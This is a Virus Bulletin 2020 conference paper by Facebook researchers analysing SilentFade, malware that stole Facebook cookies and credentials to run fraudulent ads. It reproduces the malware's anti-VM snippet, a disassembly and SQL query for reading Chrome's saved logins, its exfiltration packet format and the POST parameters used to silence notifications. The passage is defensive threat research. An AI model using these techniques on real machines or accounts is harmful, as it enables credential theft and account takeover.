VB2020
localhost

30 September - 2 October, 2020 / vblocalhost.com

SILENTFADE: UNVEILING A MALWARE ECOSYSTEM THAT TARGETED THE FACEBOOK AD PLATFORM

Sanchit Karve & Jennifer Urgilez

Facebook, USA

malwareassassin@fb.com
jenurgilez@fb.com

INTRODUCTION

All successful malware campaigns require a medium for proliferation. Originally, malware relied on emails, software piracy over peer-to-peer services, and autorun functionality from removable drives, among others, to spread. While many of these forms are still used today, they have evolved to use cross-site scripting, 'malvertising', smarter email responses to existing threads [1], messaging services [2], and even remote code execution (RCE) exploits across a variety of file formats and protocols [3, 4]. With the rise of social networks in the last 15 years, malware authors have recognized a new attractive surface for worm-like functionality. Two thirds of all Internet users use social media platforms [5] today, and it's no surprise that these services have caught the attention of cybercriminals looking for access to potential victims (by infecting their devices to compromise online accounts).

Koobface [6] emerged in 2008 as one of the first malware families to leverage social networks to spread. Bredolab/FakeScanti [7] soon followed by using fraudulent emails appearing to originate from *Facebook* to infect unsuspecting users. Dorkbot/SDBot [8] and BePush [9] appeared a few years later and tricked users into clicking malicious links via the *Facebook* messaging service sent from infected computers by injecting malicious JavaScript code within the Browser Document Object Model (DOM). FaceLiker [10] took a different approach by using infected users to 'like' and follow *Facebook* pages without their knowledge, a practice referred to as 'fake engagement' [11]. Later, malware campaigns gradually shifted from stealing all credentials available on an infected machine to prioritizing credentials from social networks. Even seasoned infostealers like Qakbot [12] began to look explicitly for *Facebook* credentials in its man-in-the-browser (MitB) component.

Most of these threats simply used social networks to spread and did not depend on them for monetization. However, a new group has appeared on the cybercrime scene whose sole objective is to target users of social networking services for ad fraud, sales of counterfeit goods, pharmaceutical pills, and fraudulent product reviews.

This paper dives into a new malware family we've coined as 'SilentFade' – based on its focus on silently running *Facebook* ads. For some users this exploit was made more persistent through leveraging a short-lived bug to suppress notifications so that the infected users cannot be notified of suspicious activity. *Facebook* first detected SilentFade during the final week of 2018, leading to the bug the attackers had used to suppress notifications of suspicious user activity being patched shortly after, the affected ad dollars being refunded, and ultimately leading to legal action in December 2019 against the individuals behind this cybercriminal group. We also discovered a web of other malware families likely connected to SilentFade [13]. We assess that the SilentFade group first appeared in early 2016, and has since consistently been experimenting and evolving their malware writing skills sets as they add support for newer *Facebook* features and expand to other social networks and web services.

We will dive deeper into SilentFade's 'page block' exploit used for persistence, describe post-infection behaviours, post-enforcement adaptations of the malware operators, and discuss challenges associated with malware detection for web services across the Internet.

The goal of this paper is to introduce and raise awareness of this new malware actor group. We hope this sparks opportunities for web platforms and the anti-malware community to partner and make the Internet safer.

SILENTFADE

While we do not believe the malware's use was exclusive to *Facebook*, we internally named the malware family SilentFade to represent its purpose of '**Silent**ly running **F**acebook **AD**s with **E**xploits'. The December 2018 variant [14] of SilentFade is the most notable due to its on-platform persistence features. Later in this paper, you will see how the malware, upon off-platform device-level infection, disabled victims' *Facebook*-initiated notifications, exploiting a (since fixed) server-side validation bug and creating an irreversible state where users could not receive any notifications from *Facebook* regarding suspicious activity originating from their accounts. SilentFade would then run malicious ads using compromised accounts without victims noticing due to the notifications being suppressed.

SilentFade is not downloaded or installed by using *Facebook* or any of its products. It is often bundled with potentially unwanted programs (PUP) in pirated copies of popular software, and is likely downloaded by other malware as well. As a result, users unwittingly compromised their own computers by downloading and installing the malware with other pirated software. Figure 1 shows an example of a web page leading to the download of SilentFade.

SilentFade consists of three to four components, with the primary downloader component being included in PUP bundles. The downloader application either downloads a standalone malware component or a *Windows* service installed as either 'AdService' or 'HNService'. The service is responsible for persistence across reboots and for dropping 32-bit and 64-bit version DLLs (usually as winhttp.dll [15, 16] or winmm.dll [17, 18]) in *Chrome*'s application directory. This is done for the purpose of DLL hijacking so that the malicious DLL is loaded by *Chrome* in place of the real winhttp.dll. The DLL proxies all make requests to the real winhttp.dll but makes requests to facebook.com through the *Chrome* process, evading dynamic behaviour-based anti-malware detection by mimicking innocuous network requests.

The purpose and overview of the SilentFade operation is outlined in Figure 2.




Figure 1: An example of a web page leading to the download of SilentFade.




Figure 2: Ad fraud process using cloaking and legitimate user sessions retrieved by SilentFade.

Once installed, the malware stole *Facebook* credentials and cookies from various browser credential stores, including *Internet Explorer* and *Chromium* clones, with support for *Firefox* added later on.

Once the credentials were stolen, metadata about the *Facebook* account (such as payment information and total amount previously spent on *Facebook* ads) was retrieved using the Facebook Graph API [19] and sent back to the malware's C2 servers. The data was then sent back as an encrypted JSON blob through custom HTTP headers (usually through `Server` and `Server-Key` or `MicroServer` and `MicroServer-Key`), as shown in Figure 3.

```
{
  "ChannelId": 5,
  "Code": "{{MACHINE-GUID}}",
  "JsonData": {
    "AccountId": "{{FBID}}",
    "Browser": "Chrome Stable",
    "Cookies": "{{ALL-COOKIE-DATA}}",
    "Friends": "{{TOTAL-FRIEND-COUNT}}",
    "IsAdUser": true,
    "IsAdsPay": true,
    "IsBusiness": false,
    "IsPage": false,
    "Payment": "{{TOTAL-BALANCE}}",
    "SpentAmount": "{{TOTAL-SPEND}}",
    "UserEmail": "{{USER-EMAIL}}"
  },
  "Type": 2,
  "Ver": "{{OS VERSION}}"
}
```

Figure 3: SilentFade exfiltration packet format.

At this point, the C2 server stored the data it received from the infected node and logged the IP address of the incoming request for the purpose of geolocation. This was crucial as the attackers intentionally used the stolen credentials from the same or a nearby city to the infected machine to appear as though the original account owner has travelled within their city.

Based on a review of the data collected by SilentFade, it's likely that compromised user accounts that had at least a linked payment method were deemed more valuable. SilentFade, or its customers, would then be able to use the compromised user's payment method (credit card, bank account, or *PayPal* account) to run malicious ads on *Facebook*. In cases where the account had no page or linked payment information, the attackers created pages and used stolen credit cards or prepaid gift cards to run the ads.

It should be noted that payment information details (such as bank account and credit card numbers) were never exposed to the attackers, as *Facebook* does not make them visible through the desktop website or the Graph API.

Virtual machine detection

Samples in this family often contain code to detect virtual machines and halt execution when detected, to thwart automated and manual analysis attempts. This is achieved by checking the description field of all available display drivers against 'Virtual' or 'VM'. While this anti-VM check is widely known and documented, we have yet to observe any other malware family use DirectX 9-specific APIs to retrieve the display driver information. At the time of writing this paper, the anti-VM check can be used to identify samples belonging to variants of this malware campaign.

The snippet shown in Figure 4 is functionally identical to the anti-VM code used by these samples [20].

```
#include <d3d9.h>
#include <shlwapi.h>

bool IsVirtualMachine_SilentFadeGroup() {
    LPDIRECT3D9 g_pD3D = NULL;
    if (NULL == (g_pD3D = Direct3DCreate9(D3D_SDK_VERSION))) {
        return false;
    }
    UINT adapterCount = g_pD3D->GetAdapterCount();
    for (size_t idx = 0; idx < adapterCount; idx++) {
        D3DADAPTER_IDENTIFIER9 adapterIdentifier;
        g_pD3D->GetAdapterIdentifier(idx, 0, &adapterIdentifier);
        if (
            StrStrI(adapterIdentifier.Description, "VM") ||
            StrStrI(adapterIdentifier.Description, "Virtual")
        ) {
            return true;
        }
    }
    return false;
}
```

Figure 4: Virtual machine detection using DirectX APIs to get graphics display driver information.

Credential theft

SilentFade is equipped with credential-stealing components like those used by other malware campaigns in the wild. However, unlike the others, SilentFade's credential-stealing component only retrieved *Facebook*-specific stored credentials and cookies located on the compromised machine.

Cookies are more valuable than passwords because they contain session tokens, which are post-authentication tokens. This use of compromised credentials runs the risk of encountering accounts that are protected with two-factor authentication, which SilentFade cannot bypass. Stealing stored passwords is more complex as they would need to be decrypted locally for access to the raw credentials. Session tokens, on the other hand, are only issued after a successful login so the attackers can use them to bypass multi-factor authentication enabled by the user. Cookies are also more likely to be available in the browser than stored credentials because users may choose to use password managers available outside the browser credential store.

All *Chromium* and *Firefox*-based browsers store credentials and cookies in *SQLite* databases, which are accessible once you have executable code running on an infected endpoint. It would only require knowledge of the location of the cookie store for each targeted browser and to query them for cookies for domains of interest. Initial versions of SilentFade supported a variety of browsers, including:

- *Chromium*
- *Chrome* (*Beta*, *Dev*, *Canary/SxS*)
- *YandexBrowser*
- *Kometa*
- *Amigo*
- *Torch*
- *Orbitum*
- *Opera Stable*
- *Opera Next*
- *Opera Developer*
- *Internet Explorer*
- *Edge*

```
8D 85 D8 FC FF FF                   lea     eax, [ebp+ExistingFileName]
68 A4 D7 52 00                      push    offset aLoginData               ; "\\Login Data"
68 04 01 00 00                      push    104h                            ; SizeInBytes
50                                  push    eax                             ; Dst
E8 42 86 06 00                      call    _strcat_s
83 C4 0C                            add     esp, 0Ch
8D 85 E8 FE FF FF                   lea     eax, [ebp+FileName]
68 04 01 00 00                      push    104h                            ; size_t
6A 00                               push    0                               ; int
50                                  push    eax                             ; void *
E8 6C E5 05 00                      call    _memset
83 C4 0C                            add     esp, 0Ch
8D 85 E0 FD FF FF                   lea     eax, [ebp+pszPath]
50                                  push    eax                             ; Src
8D 85 E8 FE FF FF                   lea     eax, [ebp+FileName]
68 04 01 00 00                      push    104h                            ; SizeInBytes
50                                  push    eax                             ; Dst
E8 3E 7D 06 00                      call    _strcpy_s
83 C4 0C                            add     esp, 0Ch
8D 85 E8 FE FF FF                   lea     eax, [ebp+FileName]
68 B0 D7 52 00                      push    offset aLoginDataCache          ; "\\Login Data Cache.db"
68 04 01 00 00                      push    104h                            ; SizeInBytes
50                                  push    eax                             ; Dst
E8 F8 85 06 00                      call    _strcat_s
8B 35 B4 B2 50 00                   mov     esi, ds:PathFileExistsA
8D 85 D8 FC FF FF                   lea     eax, [ebp+ExistingFileName]
83 C4 0C                            add     esp, 0Ch
50                                  push    eax                             ; pszPath
FF D6                               call    esi ; PathFileExistsA
85 C0                               test    eax, eax
0F 84 69 04 00 00                   jz      loc_4885BB
8D 85 E8 FE FF FF                   lea     eax, [ebp+FileName]
50                                  push    eax                             ; pszPath
FF D6                               call    esi ; PathFileExistsA
85 C0                               test    eax, eax
74 0D                               jz      short loc_48816C
8D 85 E8 FE FF FF                   lea     eax, [ebp+FileName]
50                                  push    eax                             ; lpFileName
FF 15 A8 B0 50 00                   call    ds:__imp_DeleteFileA

                    loc_48816C:                                             ; CODE XREF: find_chromium_install_get_creds+13D↑j
6A 00                               push    0                               ; bFailIfExists
8D 85 E8 FE FF FF                   lea     eax, [ebp+FileName]
50                                  push    eax                             ; lpNewFileName
8D 85 D8 FC FF FF                   lea     eax, [ebp+ExistingFileName]
50                                  push    eax                             ; lpExistingFileName
FF 15 38 B1 50 00                   call    ds:CopyFileA
85 C0                               test    eax, eax
0F 84 31 04 00 00                   jz      loc_4885BB
6A 00                               push    0
6A 06                               push    6
8D 95 14 FC FF FF                   lea     edx, [ebp+var_3EC]
8D 8D E8 FE FF FF                   lea     ecx, [ebp+FileName]
E8 31 B2 FF FF                      call    sqlite3_open
83 C4 08                            add     esp, 8
85 C0                               test    eax, eax
0F 85 11 04 00 00                   jnz     loc_4885BB
8B 9D 14 FC FF FF                   mov     ebx, [ebp+var_3EC]
BA C8 D7 52 00                      mov     edx, offset aSelectUsername     ; "select username_value, password_value, "...
50                                  push    eax
89 85 2C FC FF FF                   mov     [ebp+var_3D4], eax
8B CB                               mov     ecx, ebx
8D 85 2C FC FF FF                   lea     eax, [ebp+var_3D4]
50                                  push    eax
6A 00                               push    0
6A 01                               push    1
6A FF                               push    0FFFFFFFFh
E8 30 8F FD FF                      call    sqlite3_exec
```

```
select username_value, password_value, signon_realm from logins
```

username_value	password_value	signon_realm
sampleaccount@gmail.com	76 31 30 B9 F3 34 C8 34 1D F0 82 50 41 0B B5 DB	https://www.facebook.com/

```
aSelectUsername db 'select username_value, password_value, signon_realm from logins',0
                                                                            ; DATA XREF: find_chromium_inst
```

Figure 5: Disassembly listing and example of credential theft from the Chrome credential store.

Figure 6: Disassembly and example of stolen Facebook cookies as used by SilentFade.

The Graph API and access token theft

Previous versions of SilentFade used stolen cookies to make requests to a number of endpoints on www.facebook.com to retrieve information about total friend counts and payment information. This approach was inefficient as it relied on loading large web pages and searching through the entire page using keywords or regular expressions to find the information of interest. As you can imagine, this technique required rewriting every time *Facebook* changed the look of the web page.

Facebook provides a Graph API [19] for fast, privacy-preserving access to user data and the *Facebook* social graph. To use the Graph API, developers create on-platform applications [21] and have users explicitly provide permissions to the app for individual bits of data an app can access. With this step, an app receives a user access token which can query any information about a user. *Facebook* provides a Graph API Explorer [22] for developers to test their API. A sample request from the Graph API is shown in the screenshot in Figure 7.

To use the Graph API, SilentFade authors would have had to create their own platform apps and force users to explicitly give the app permission to their data. This adds significant friction, which is why SilentFade took steps to get around this problem. *Facebook* components on the desktop website use the Graph API. For example, Ads Manager is automatically used when a user visits the *Facebook Ads Manager* page [23].

SilentFade made a request to this endpoint and parsed the page content to retrieve the access token for the Ads Manager product, as shown in the screenshot in Figure 8.




Figure 7: Profile information and photos retrieved using the Facebook Graph API Explorer.

Figure 8: Procedure used by SilentFade to retrieve Ads Manager access token.

Additionally, it grabbed CSRF tokens to make additional requests from the page. After this process, it used the retrieved access token to obtain user information, linked payment information, and previous ad-related spend. A disassembly listing from a SilentFade sample using a Graph API query to retrieve payment information is shown in Figure 9.

The request in the disassembly listing shown in Figure 9 leads to an output, shown in Figure 10, where we can see a linked *American Express* credit card along with a 280 USD account balance on the account.

With this information, SilentFade could determine accounts that already had linked payment methods, so that attackers could run ads and pay for them using the account owner's payment method.

STEALTHY NOTIFICATION BLOCKING FOR ON-PLATFORM PERSISTENCE

Facebook provides notification controls to its users to enable them to stay up-to-date with any activity pertaining to their account or their social connections. For example, a user may choose to receive notifications via web push notifications, SMS, or email if a friend tags them in a post, has a birthday, or when a page they are following uploads a new post. These settings are available within the Settings menu on the desktop website [24] or *Android* and *iOS Facebook* apps.




Figure 9: Disassembly listing of the Graph API query used by SilentFade.

Figure 10: Sample output returned by executing the Graph API query in Figure 9.




Figure 11: Notification settings UI in the Facebook for Android app.

While the notifications feature provides a mechanism for users to control their experience with *Facebook* products, they are an obstacle for attackers aiming to compromise *Facebook* accounts without alerting the victim. For context, any activity performed on a compromised account, depending on the notification settings, can potentially be flagged to the original account owner via their phone or computer.

To maintain persistent access to compromised accounts, attackers had to address the notification alerts, which they did by disabling notifications entirely. As soon as SilentFade accessed *Facebook* accounts from an infected machine, it explicitly called the appropriate web endpoints to disable notifications.

The result of those web requests caused the following changes to the user account settings:

- Chat notification sounds were disabled
  - `chat_sound_enabled=0` is passed as a POST argument to `/ajax/settings/notifications/medium/on_fb/`
- All email notifications were disabled
  - `email_preset=5` is passed as a POST argument to `/ajax/settings/notifications/medium/email/`
- All SMS notifications were disabled
  - `notif_enabled=0` is passed as a POST argument to `/ajax/settings/notifications/medium/sms`
- Limited SMS notifications to just one SMS and scheduled notifications were disabled
  - `sms_limit=1` is passed as a POST argument to `/ajax/settings/mobile/limit.php`
  - `sms_schedule[anytime]=0&sms_schedule[start]=0&sms_schedule[end]=0` is passed as a POST argument to `/ajax/settings/mobile/time_interval`

The result of this appeared as shown in the screenshots in Figures 12 and 13.




Figure 12: Facebook notification settings after a SilentFade infection.

Figure 13: Daily text (SMS) limit altered to 1 after a SilentFade infection.

If the user admin'ed a page, notifications related to it were disabled as well. However, ad activity (through a *Facebook* business page) would still be visible to other admins of the page, it would only be the compromised admin who would not see them.




Figure 14: Page notifications disabled by SilentFade.

With these changes, SilentFade minimized the likelihood of users noticing unrecognized activity on their accounts – preserving undetected access to compromised accounts for longer.

SilentFade took this a step further by disabling notifications associated with unrecognized login activity as well as any activity originating from the user's ad accounts. The notification disabling features mentioned in the following section are why we include the 'Silent' in the 'SilentFade' malware name.

Page block exploit

Facebook provides a feature known as 'Login Alerts' [25], where users can be notified of suspicious login activity. Once a suspicious login is detected, the user receives a message on *Messenger* from 'Facebook Login Alerts', as shown in Figure 15.




Figure 15: Example message sent by Facebook Login Alerts page when a suspicious login is detected.

The user can click 'Review Login' to get more information about the login event, such as the date and time, the IP address and its corresponding geolocation, and inform *Facebook* if the login was unrecognized, at which point the suspicious session is terminated.




Figure 16: Facebook Login Alerts details.

